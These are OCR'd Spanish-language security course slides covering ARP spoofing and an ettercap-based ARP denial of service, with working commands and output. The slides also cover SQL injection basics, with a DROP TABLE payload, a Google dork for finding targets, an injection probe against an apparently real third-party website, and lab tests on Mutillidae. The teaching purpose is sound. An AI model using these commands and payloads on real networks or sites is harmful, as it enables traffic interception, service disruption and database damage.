
Cada máquina mantiene una caché con las direcciones IP traducidas para reducir el retardo y la carga. Si no tuviera esta tabla, tendríamos una **tormenta de broadcast**. Como vimos esta tabla de **ARP** (**cache arp**) contiene su dirección **IP** y dirección **MAC**. Esta tabla se encuentra en la memoria RAM y tiene un temporizador que luego desaparece dicha información.

Protocolo ARP

Explicación de ataque ARP Spoofing:

La explotación de este tipo lo que hace es enviar paquetes falsos **ARP** (falsificados, o spoofed) a la Ethernet, la finalidad de esto es asociar la dirección MAC del atacante con la dirección IP de otro nodo (el nodo atacado), como por ejemplo la puerta de enlace predeterminado (gateway) en nuestro caso es la **IP 192.168.1.1**.

Protocolo ARP



Protocolo ARP

Explicación de ataque ARP Spoofing:

1. El **equipo A** hace un **ARP REQUEST**, hacia una url de internet, por lo que pasa por el **gateway** **por defecto que es la IP 192.168.1.1**, le indica que su **IP** es **192.168.108** y su **MAC** es **E8:DE:27:FB:A6:45**.

2. El **gateway** escucha la petición le responde indicando que su **IP** es **192.168.1.1** y su **MAC** es **08:00:27:97:DE:BD**.

Protocolo ARP

Explicación de ataque ARP Spoofing:


3. El **equipo A** recibe la respuesta del **gateway**, pero antes que pueda actualizar su tabla de ARP (cache), ahí donde interviene el atacante para entrar en acción.

4. Donde el atacante le dice al **equipo A**, que es la **IP 192.168.1.113** y su **MAC es 10:f0:05:14:dd:7c**.

Protocolo ARP

Explicación de ataque ARP Spoofing:

Lo que hace el atacante es enviar una respuesta falta **ARP REPLY** envenenando al la tabla **ARP** del **equipo A**.



Protocolo ARP

Explicación de ataque ARP Spoofing:

Habilitamos el enrutamiento en GNU/Linux :

 # echo 1 > /proc/sys/net/ipv4/ip_forward

Mediante el programa **arpspoof** que se encuentra dentro del paquete **dsniff** realizamos lo siguiente:

 # arpspoof -i wlp2s0 -t 192.168.1.113 192.168.1.1

-i : le indicamos la placa de red de salida del atacante.

-t : dirección ip de la victima y ip del gateway.

Protocolo ARP

Explicación de ataque ARP Spoofing:


De esta forma empieza a envenenar la tabla ARP de la victima.

```
root@dev-xubuntu: ~ 147x14
root@dev-xubuntu:~# arpspoof -i wlp2s0 -t 192.168.1.113 192.168.1.1
10:f0:5:14:dd:7c 8:0:27:97:de:bd 0806 42: arp reply 192.168.1.1 is-at 10:f0:5:14:dd:7c
10:f0:5:14:dd:7c 8:0:27:97:de:bd 0806 42: arp reply 192.168.1.1 is-at 10:f0:5:14:dd:7c
10:f0:5:14:dd:7c 8:0:27:97:de:bd 0806 42: arp reply 192.168.1.1 is-at 10:f0:5:14:dd:7c
```

Protocolo ARP

Explicación de ataque ARP Spoofing:

En la tabla ARP de la victima, vemos que la **MAC** es la del **atacante**.



Protocolo ARP

Explicación de ataque ARP Dos (Denegación de Servicios):

Esto nos permite como objetivo hacer un denegación de servicio (DoS) sobre un equipo determinado, para esto vamos a utilizar la herramienta **ettercap**.

1. Creamos el archivo en **/usr/share/ettercap** llamado **dos.elt**, con siguiente contenido :

```
if ( ip.src == '192.168.1.113' || ip.dst == '192.168.1.113' )
{
  drop();
  kill();
  msg("Packet Dropper\n");
}
```

Protocolo ARP

Explicación de ataque ARP Dos (Denegación de Servicios):

2) Luego de eso lo compilamos:

```
# etterfilter dos.elt -o dos.ef
```

3) Ejecuto el comando **ettercap** desde la consola.

```
# ettercap -T -i wlp2s0  -F /usr/share/ettercap/dos.ef -M arp:remote
/192.168.1.113// /192.168.1.1//
```

SQL Inyección


Es un método de infiltración de código intruso que se vale de una **vulnerabilidad informática** presente en una aplicación en el nivel de validación de las entradas para realizar operaciones sobre una **base de datos**.

El origen de la vulnerabilidad radica en el incorrecto chequeo o filtrado de las variables utilizadas en un programa que contiene, o bien genera, código SQL. Es, de hecho, un error de una clase más general de vulnerabilidades que puede ocurrir en cualquier lenguaje de programación o script que esté embebido dentro de otro.

Se conoce como **Inyección SQL**, indistintamente, **al tipo de vulnerabilidad, al método de infiltración, al hecho de incrustar código SQL intruso y a la porción de código incrustado**.

https://es.wikipedia.org/wiki/Inyecci%C3%B3n_SQL

SQL Inyección



SQL Inyección

Ejemplo:

consulta= "SELECT * FROM usuarios WHERE nombre = '" + nombreUsuario + "';“

Si el operador escribe un nombre, por ejemplo "Alicia", nada anormal sucederá, la aplicación generaría una sentencia SQL similar a la siguiente, que es perfectamente correcta, en donde se seleccionarían todos los registros con el nombre "Alicia" en la base de datos:

SQL Inyección

Ejemplo:

Pero si un operador malintencionado escribe como nombre de usuario a consultar:

Alicia'; DROP TABLE usuarios; SELECT * FROM datos WHERE nombre LIKE '%

, se generaría la siguiente consulta SQL:

SELECT * FROM usuarios WHERE nombre = 'Alicia'; DROP TABLE usuarios; SELECT * FROM datos WHERE nombre LIKE '%';

SQL Inyección

Parámetros que se utilizan:

- ‘
- “
- OR
- AND
- -1
- OR 1=1

SQL Inyección

Buscando url:


Utilizar como navegador Firefox.

- www.google.com.ar
  - inurl php id=1

Ejemplo : http://www.tunesoman.com/product.php?id=1’

Error: SELECT * FROM `category` WHERE is_active='1' AND id =1\'
You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near '\'' at line 1

SQL Inyección



Herramienta:

- http://www.hackplayers.com/2008/08/herramientas-sql-injection.html

Nosotros vamos a utilizar **sqlmap** (http://sqlmap.org).

SQL Inyección

Simuladores de aplicaciones web:


- dvwa -> http://www.dvwa.co.uk/
- mutilidae -> https://sourceforge.net/projects/mutillidae/

https://securitythoughts.wordpress.com/2010/03/22/vulnerable-web-applications-for-learning/

SQL Inyección

Vamos a utilizar mutilidae como simulador en máquina virtual para poder ser controlada.

http://192.168.1.228/mutilidae



NOTA: Usar Mozilla Firefox

SQL Inyección

Ingresamos cualquier usuario por ejemplo x y password x. En el navegador como GET nos aparece lo siguiente :

http://192.168.1.228/mutillidae/index.php?page=user-info.php&username=x&password=x&user-info-php-submit-button=View+Account+Details

Donde reemplazamos username=x por el valor username=-1’

SQL Inyección

Vemos que nos aparece el siguiente error:

Error Message

Failure is always an option	
Line	170
Code	0
File	/var/www/html/mutillidae/classes/MySQLHandler.php
